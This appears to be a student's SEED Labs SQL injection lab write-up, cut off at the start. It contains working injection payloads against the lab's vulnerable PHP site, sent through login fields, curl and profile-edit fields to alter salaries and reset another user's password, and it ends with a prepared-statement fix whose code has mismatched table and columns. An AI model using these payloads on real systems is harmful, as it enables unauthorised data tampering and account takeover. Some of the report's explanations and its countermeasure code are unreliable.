<th scope='row'>Birth</th><td>9/20</td></tr><tr>
<th scope='row'>SSN</th><td>10211002</td></tr><tr>
<th scope='row'>NickName</th><td></td></tr><tr>
<th scope='row'>Email</th><td></td></tr><tr>
<th scope='row'>Address</th><td></td></tr>
<th scope='row'>Phone Number</th><td></td></tr>
</table> <br><br>
<div class="text-center">
<p>

```

// this shows that I got Alice's credential information. I was able to get name, hashed password, her salary, birth, email, and nickname.

### Task 2.3: Append a new SQL statement

The screenshot shows a terminal window titled "SEED\_20.04 [Running]" with the date and time "Nov 13 14:55". The window contains the following MySQL session:

```
seed@VM: ~/.../Labsetup
+-----+
| 6 | Admin | 99999 | 400000 | 3/5 | 43254314 |
+-----+
| 1 |
+-----+
| 1 |
+-----+
1 row in set (0.00 sec)

mysql> select 1; select 2;
+-----+
| 2 |
+-----+
| 2 |
+-----+
1 row in set (0.00 sec)
```

// In sql, we can select table using “select 1;” if we want to select 1 and 2 we can type them in same line by distinguish them using ;



## Employee Profile Login

USERNAME Alice' ;select 1; #

PASSWORD Password

**Login**

Copyright © SEED LABS

By using ; we can separated Alice with # (use Alice' ; #)  
I typed Alice' ; select; # s username and typed nothing in password.

There was an error running the query [You have  
an error in your SQL syntax; check the manual  
that corresponds to your MySQL server version for  
the right syntax to use near 'select 1; #' and  
password='da39a3ee5e6b4b0d3255bfef95601890afd80709'  
at line 3]\n

// I got this output which shows that I got error in my query and displayed hashed password was also wrong value, therefore I am going to launch attack again.

```
seed@VM: ~/Labsetup
```

```
+---+
1 row in set (0.00 sec)

mysql> SELECT id, name, eid, salary, birth, ssn, phon
eNumber, address, email, nickname, Password FROM cred
ential WHERE name = 'Alice' ; select 1;# and Passwor
d = 'da39a3ee5e6b4b0d3255bfef95601890afdf80709'
+-----+-----+-----+-----+-----+-----+
| id | name | eid | salary | birth | ssn | phon
eNumber | address | email | nickname | Password |
+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | fdbe918bd
ae83000aa54747fc95fe0470fff4976 |
+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)

+---+
| 1 |
+---+
```

// in mysql I selected id name eid salary birth ssn and phone number, address email nickname password from credential where name should be alice and select1 and password is what seed-erver.com displayed ( hashed password)

This returned credential values of Alice include her hashed password “ fdbe918... “ Since we have ;# so the password part of command line will be considered as command line.

```

function logout(){
    location.href = "logoff.php";
}
</script>
</body>
</html>
[11/13/23] seed@VM:~/.../Labsetup$ 
[11/13/23] seed@VM:~/.../Labsetup$ curl 'www.seed-server.com/unsafe_home.php?username=alice' ;select 1;#&Pa
S Show Applications'

```



// this time we remove encoding part %27%29%23 and typed ' ;select 1;# and copy that to encoder to get the encoded value with %.

The screenshot shows a Firefox browser window with the title bar "Firefox Web Browser" and the URL "https://www.urlencoder.org". The main content area displays the "Encode to URL-encoded format" tool. The input field contains the text "';select 1;#". Below the input field, there are several configuration options: "UTF-8" for destination character set, "LF (Unix)" for destination newline separator, and two unchecked checkboxes for "Encode each line separately" and "Split lines into 76 character wide chunks". A radio button for "Live mode OFF" is selected, indicating real-time encoding support for UTF-8. Below these settings is a large "ENCODE" button with the sub-instruction "Encodes your data into the area below." To the right of the "ENCODE" button is a text area showing the encoded output: "%27%20%3Bselect%201%3B%23". At the bottom left of this area is a "Copy to clipboard" button. The status bar at the bottom of the browser window displays "Encode files to URL-encoded format".

// ' ;select 1;# encoded value was %27%20%3Bselect%201%3B%23  
 (# is %23)

```
running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'select 1;#' and Password='92713d470937711cf31f2a71986c411bd6cb5b0' at line 3]\n[11/13/23]seed@VM:~/.../Labsetup$ curl 'www.seed-server.com/unsafe_home.php?username=alice%27%20%3Bselect%201%3B%23&Password=seedalice'
```



// I typed curl with encoded 'select1 ;# and passed valid username as alice and alice's correct password( this was given in instruction.)

```
ies Terminal Nov 13 15:17 • seed@VM: ~/.../Labsetup
seed@V... seed@V... root@6... seed@V... seed@V...
="stylesheet">

    <!-- Browser Tab title -->
    <title>SQLi Lab</title>
</head>
<body>
    <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
        <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
            <a class="navbar-brand" href="unsafe_home.php"></a>

            SELECT id, name, eid, salary, birth, ssn, phone
Number, address, email,nickname,Password
            FROM credential
            WHERE name= 'alice' ;select 1;# and Password='8e974ca510800e89f75eab0ca6c9858d1f2aad5f'</div></nav>
<div class='container text-center'>There was an error
running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'select 1;#' and Password='8e974ca510800e89f75eab0ca6c9858d1f2aad5f' at line 3]\n[11/13/23]seed@VM:~/.../Labsetup
Show Applications
```



// This is the output of the command line. It seems I got an error so I will try again.

```

// 
78
79     if (!$result = $conn->multi_query($sql)) {
80         echo "</div>";
81         echo "</nav>";
82         echo "<div class='container text-
center'>";
83         die('There was an error running the
query [' . $conn->error . ']\n');
84         echo "</div>":

```

// IN unsafe\_home.php, I changed query(\$sql) into multi\_query(\$sql) so we can take multiple queries because when I typed ' select1; # , it displayed I have some error ( you can see above output).


The screenshot shows a terminal window with the following session:

```

[11/13/23] seed@VM:~/.Labsetup$ ls
docker-compose.yml  image_mysql  image_www  mysql_data
[11/13/23] seed@VM:~/.Labsetup$ cd image_www/
[11/13/23] seed@VM:~/image_www$ ls
apache_sql_injection.conf  Code  Dockerfile
[11/13/23] seed@VM:~/image_www$ cd Code/
[11/13/23] seed@VM:~/Code$ ls
css  seed_logo.png
defense  unsafe_edit_backend.php
index.html  unsafe_edit_frontend.php
logoff.php  unsafe_home.php
[11/13/23] seed@VM:~/Code$ docker cp unsafe_home.php 6c5f30f3641b:/var/www/SQL_Injection#
[11/13/23] seed@VM:~/Code$ docker cp unsafe_home.php 6c5f30f3641b:/var/www/SQL_Injection/
[11/13/23] seed@VM:~/Code$ docker cp unsafe_home.php 6c5f30f3641b:/var/www/SQL_Injection/
[11/13/23] seed@VM:~/Code$ 

```

// also make sure to updated changed unsafe\_home.php by using " docker cp unsafe\_home.php // some path " -> I can check update using cat unsafe\_home.php



// I was successful to launching attack, since error message is not displaying on top.


```
76     echo $sql;
77
78
79     if (!$result = $conn->multi_query($sql)) {
80         echo "</div>";
81         echo "</nav>";
82         echo "<div class='container text-
Text Editor er'>";
83             die('There was an error running the
query [' . $conn->error . ']\n');
84         echo "</div>";
85     }
86     /* convert the select return result into
array type */
87     $return_arr = array();
88     while($row = $result->fetch_assoc()){
89         array_push($return_arr,$row);
90     }
91
92     /* convert the array type to json format
```

// I logged in again in the lab and it didn't show an error message so the attack succeeded.  
If the attack failed this message should show up " die('There was an error running the query [' .  
\$conn->error . ']\n');  
// so I was able to append new attack using ;

### 3.3 Task 3: SQL Injection Attack on UPDATE Statement

### Task 3.1: Modify your own salary.


Assume that you (Alice) are a disgruntled employee, and your boss Boby did not increase your salary this year. You want to increase your own salary by exploiting the SQL injection vulnerability in the



```
SEED_20.04 [Running]
Text Editor Nov 13 16:11
unsafe_edit_backend.php
unsafe_home.php
unsafe_edit_backend.php

40     return $conn;
41 }
42
43 $conn = getDB();
44 // Don't do this, this is not safe against SQL injection
45 // attack
45 $sql="";
46 if($input_pwd!=""){
47     // In case password field is not empty.
48     $hashed_pwd = sha1($input_pwd);
49     // Update the password stored in the session.
50     $SESSION['pwd']=$hashed_pwd;
51     $sql = "UPDATE credential SET
52         nickname='$input_nickname',email='$input_email',address='$input_address',
53         where ID=$id;";
54 }else{
55     // If password field is empty.
56     $sql = "UPDATE credential SET
57         nickname='$input_nickname',email='$input_email',address='$input_address',
58         where ID=$id;";
```

This line 51 and 52 in unsafe\_edit\_backend.php file shows how they update sql values for credential Set, This code shows that they take nickname, email, address, input email, hashed\_pwd and phoneNumber. Notice there is no password. ( it is good for security)



```
nickname= '$input_nickname',email= '$input_email',addr
where ID=$id;";
52 }else{
53     // If password field is empty.
54     $sql = "UPDATE credential SET
55         nickname='$input_nickname',email='$input_email',addr
56         where ID=$id;";
57     echo 'SQL : '.$sql;
58     $conn->query($sql);
59     $conn->close();
60     header("Location: unsafe_home.php");
61 }
```

In line 57 in unsafe\_edit-backend.php I add a line echo 'SQL : '.\$sql; to see

The SQL values. And saved it. And update the changes in unsafe\_edit\_backend.php using docker cp command line.

```
[11/13/23] seed@VM:~/.../Code$ docker cp unsafe_home.php 6c5f30f3641b:/var/www/SQL_Injection/
[11/13/23] seed@VM:~/.../Code$ docker cp unsafe_edit_backend.php 6c5f30f3641b:/var/www/SQL_Injection/
[11/13/23] seed@VM:~/.../Code$
```

// simply I am updating the changed unsafe\_edit\_backend.php file in SQL\_Injection folder.

Key	Value
Employee ID	10000
Salary	900000
Birth	9/20
SSN	10211002
NickName	Alice
Email	alice@gmail.com
Address	
Phone Number	123

Logged in as Alice and go to Alice's profile Edit and changed information and in phone number section I typed 1234', salary=90000 WHERE name='Alice' #

So if user name is Alice her salary will be increased as 90000 and since we have # at the end the rest of the portion ( password) will be considered as password.

After saving changes Alice's salary was updated.

This is because query on web server changed to UPDATE credential SET

nickname='ALice',

email='[alice@gmail.com](mailto:alice@gmail.com)',

address=""

Password=",

PhoneNumber'1234',salary=90000 WHERE name= 'Alice'

(Important part is that when I add those lines there were no salary section so I typed informations to change salary in PhoneNumber updating section. )

**Task 3.2: Modify other people' salary. After increasing your own salary, you decide to punish your boss**

Boby. You want to reduce his salary to 1 dollar. Please demonstrate how you can achieve that.

The screenshot shows a web browser window with the following details:

- Browser Tabs:** Default Pa, URL Encode and Decode, SQLi Lab.
- Address Bar:** server.com/unsafe\_edit\_frontend.php
- Page Title:** Edit Profile
- Section Header:** Alice's Profile Edit
- Form Fields:**
  - NickName: Alice
  - Email: alice@gmail.com
  - Address: Address
  - Phone Number: ERE name='Boby'#
  - Password: Password
- Buttons:** Save (green button)

I can change BOB's salary in ALice's profile Edit since all hash passwords and this SQL query will be saved based on name and its credential information.

So in alice's profile edit session, I tyed 1234' ,salary=1 WHERE name='Boby'#

So first 1234 is just random number for phoneNumber and I set salary as 1 if the name value is matches with Boby and I putted # so everything after Boby is considered as comment line, so even though Alice does not know Boby's password she can modify his salary.

```
ime, eid, salary, birth, ssn, phoneNumber,  
il,nickname,Password FROM credential WHERE  
' and  
78ed97677c161c1c82c142906674ad15242b2d4'
```

## Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	Alice
Email	alice@gmail.com
Address	
Phone	12345

After saving changes , I checked BOBy's salary. We can see that Boby's salary changed to 1 and has Alice Nickname and email address. This show that we can change Boby's salary without knowing his credential information such as password.

ID	Name	EID	Salary	birth	SSN	PhoneNumber
Address	Email			NickName	Password	
1	Alice	10000	900000	9/20	10211002	123
				alice@gmail.com	Alice	fdbe918bdae83000aa54
2	Boby	20000	1	4/20	10213352	12345
				alice@gmail.com	Alice	b78ed97677c161c1c82c
3	Ryan	30000	50000	4/10	98993524	
						a3c50276cb120637cca6
4	Samy	40000	90000	1/11	32193525	
						995b8b8c183f349b3cab
5	Ted	50000	110000	11/3	32111111	
						99343bfff28a7bb51cb6f
6	Admin	99999	400000	3/5	43254314	
						a5bdf35a1df4ea895905
f6f6618e83951a6effc0						

For upgrading Alice's salary and decrease Bob's salary we can see that those changed salary data values are stored in MYSQL

### Task 3.3: Modify other people' password.


Firefox Web Browser Nov 13 16:35

Li Lab www.seed-server.com/unsafe\_edit\_frontend

## Alice's Profile Edit

NickName	Alice
Email	alice@gmail.com
Address	Address
Phone Number	d=sha1('Task3') WHERE name='Boby'#
Password	Password

**Save**



I log in as Alice and go to alice's profile edit

Type following in phoneNumber section: 1234', Password=sha1('Task3') WHERE name='Boby'#

Alice Profile

Key	Value
Employee ID	10000
Salary	900000
Birth	9/20
SSN	10211002
NickName	Alice
Email	alice@gmail.com
Address	
Phone Number	123

Alice profile after saving we can only see phone number 123. Even though I typed password values in phone number value section, only phone number digits are displayed and rest of informations were stored in database so, it will eventually affect to Boby's password.

Would you like to update this login?

boby  
Task3  
 Show password

Logout

Update

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	Alice
Email	alice@gmail.com
Address	
Phone	

// and I used Boby as username and used Task3 as password (which I changed using sha1() in Alice's profile, since Alice does not know boby's seedboby password) THis shows that Alice was successfully able to modify Boby's password and able to access his profile.


### 3.4 Task 4: Countermeasure — Prepared Statement

This is part of the instructions of lab9 but I think it is really important and helpful for me to study so I just added it here.

Prepared statement comes into the picture after the compilation but before the execution step. A pre-pared statement will go through the compilation step, and be turned into a pre-compiled query with empty placeholders for data. To run this pre-compiled query, data needs to be provided, but this data will not go through the compilation step; instead, they are plugged directly into the pre-compiled query, and are sent to the execution engine. Therefore, even if there is SQL code inside the data, without going through the compilation step, the code will be simply treated as part of data, without any special meaning. This is how a prepared statement prevents SQL injection attacks.

The screenshot shows a Firefox browser window with three tabs: 'SQLi Lab', 'http://www.seed-server.com', and 'SQLi Lab'. The main content area displays a login form titled 'Get Information'. It has two input fields: 'USERNAME' containing 'alice' and 'PASSWORD' containing '\*\*\*\*\*'. Below the fields is a green button labeled 'Get User Info'. At the bottom of the page, the text 'Copyright © SEED LABS' is visible.

// I go to defense url and login as Alice



// We can see Alice's database. This is before I change unsafe.php to create countermeasures. You can see that Alice's salary is as high as I created. Goal is we don't want users to modify their inputs in edit profiles and change sql databases.

```

SEED_20.04 [Running]
Text Editor Nov 13 17:03
getinfo.php ~/Desktop/ICSI424/lab9_U/lab09-main/Labsetup/image_...
Save
getinfo.php x unsafe.php x
18 <body>
19   <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
20     <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
21       </a>
22     </div>
23   </nav>
24   <div class='container'>
25     <h2>Information returned from the database</h2>
26     <ul>
27       <li>ID: <b><?=$id?></b></li>
28       <li>Name: <b><?=$name?></b></li>
29       <li>EID: <b><?=$eid?></b></li>
30       <li>Salary: <b><?=$salary?></b></li>
31       <li>Social Security Number: <b><?=$ssn?></b></li>
32     </ul>
33   </div>
34 </body>
35 </html>

```

// open labsetup/image\_www/code/defense folder and open getinfo.php and unsafe.php  
This is how getinfo.php looks like.


```
SEED_20.04 [Running]
s Text Editor Nov 13 17:04
Open unsafe.php
-/Desktop/CS1424/lab9_U/lab09-main/Labsetup/image...
Save
getinfo.php
unsafe.php
14 return $conn;
15 }
16
17 $input_uname = $_GET['username'];
18 $input_pwd = $_GET['Password'];
19 $hashed_pwd = sha1($input_pwd);
20
21 // create a connection
22 $conn = getDB();
23
24 // do the query
25 $result = $conn->query("SELECT id, name, eid,
salary, ssn
FROM credential
WHERE name= '$input_uname'
and Password= '$hashed_pwd'");
26 if ($result->num_rows > 0) {
27   // only take the first row
28   $firstrow = $result->fetch_assoc();
29   $id      = $firstrow["id"];
30   $name    = $firstrow["name"];
31 }
```

This is how unsafe.php looks like. Highlighted part has a vulnerability so we have to change that part with a preferred statement so that we can ensure code and data is not going to mix and create vulnerability.

And if we use a SELECT statement to modify PHP, we can not launch attacks that we did above and use prepared statements that pass ? value instead of actual data and use bind\_param and its parameter to send data to the database therefore we don't have to worry about cases where data and code might mixed.

```
19 $hashed_pwd = sha1($input_pwd);
20
21 // create a connection
22 $conn = getDB();
23
24 // do the query
25 /*
26 $result = $conn->query("SELECT id, name, eid,
    salary, ssn
27                         FROM credential
28                         WHERE name= '$input_uname'
    and Password= '$hashed_pwd'");
29 if ($result->num_rows > 0) {
30     // only take the first row
31     $firstrow = $result->fetch_assoc();
32     $id      = $firstrow["id"];
33     $name    = $firstrow["name"];
34     $eid     = $firstrow["eid"];
35     $salary  = $firstrow["salary"];
36     $ssn     = $firstrow["ssn"];
37 }
```

In unsafe.php I commented out part that creates vulnerability which was line 26 to line 36




```
Nov 13 17:14 •
~/Desktop/ICSI424/lab9_U/lab09-main/Labsetup/image...
unsafe.php
getinfo.php
Save the current file
37 }
38 */
39
40 // create SELECT statement to modify PHP and use
   prepared statement
41 $stmt = $conn->prepare("SELECT name, local, gender
42                      FROM USER_TABLE
43                      WHERE id = ? and password
44                      = ? ");
45 $stmt->bind_param("ss", $input_uname, $hashed_pwd);
46 $stmt->execute();
47 $stmt->bind_result($id,$name,$eid,$salary,$ssn);  //
   consider
48 $stmt->fetch();
49 $stmt->close();
50
51
52 // close the sql connection
53 $conn->close();
54 ?>
```

// and I added a prepared statement. Bind\_param takes input\_uname and hashed\_pwd so I used "ss" indicating I am taking two string type values.  
And I added execute() and bind\_result() because we have id name eid salary and ssn values and then we fetch() and close() it.


```
[11/13/23] seed@VM:~/.../Labsetup$ docksh ca
root@caa0ae04f6b7:/# ls /var/www
SQL_Injection html
root@caa0ae04f6b7:/# cd /var/www/SQL_Injection/
root@caa0ae04f6b7:/var/www/SQL_Injection# ls
css          seed_logo.png
defense      unsafe_edit_backend.php
index.html   unsafe_edit_frontend.php
logoff.php   unsafe_home.php
root@caa0ae04f6b7:/var/www/SQL_Injection# ls defense/
getinfo.php  index.html  style_home.css  unsafe.php
root@caa0ae04f6b7:/var/www/SQL_Injection# cd defense/
root@caa0ae04f6b7:/var/www/SQL_Injection/defense#
```

// inorder to update the unsafe.php file in the defense folder. I found the path where the defense folder is stored.



```
[11/13/23] seed@VM:~/.../Labsetup$ ls
docker-compose.yml  image_mysql  image_www  mysql_data
[11/13/23] seed@VM:~/.../Labsetup$ cd image_www
[11/13/23] seed@VM:~/.../image_www$ ls
apache_sql_injection.conf  Code  Dockerfile
[11/13/23] seed@VM:~/.../image_www$ cd Code
[11/13/23] seed@VM:~/.../Code$ ls
css      seed_logo.png
defense  unsafe_edit_backend.php
index.html  unsafe_edit_frontend.php
logoff.php  unsafe_home.php
[11/13/23] seed@VM:~/.../Code$ cd defense/
[11/13/23] seed@VM:~/.../defense$ ls
getinfo.php  index.html  style_home.css  unsafe.php
[11/13/23] seed@VM:~/.../defense$ docker cp unsafe.php ca
a0ae04f6b7:/var/www/SQL_Injection/defense/
[11/13/23] seed@VM:~/.../defense$
```

// and then in labsetup folder > image\_www > Code > defense folder and I copied changed unsafe.php file into defense folder path from the root.



// I typed alice's username with # so that password part will be considered as a comment and I can login to alice to any kinds of password. I tried but I wasn't able to log in as Alice so my attack failed and countermeasure was successful.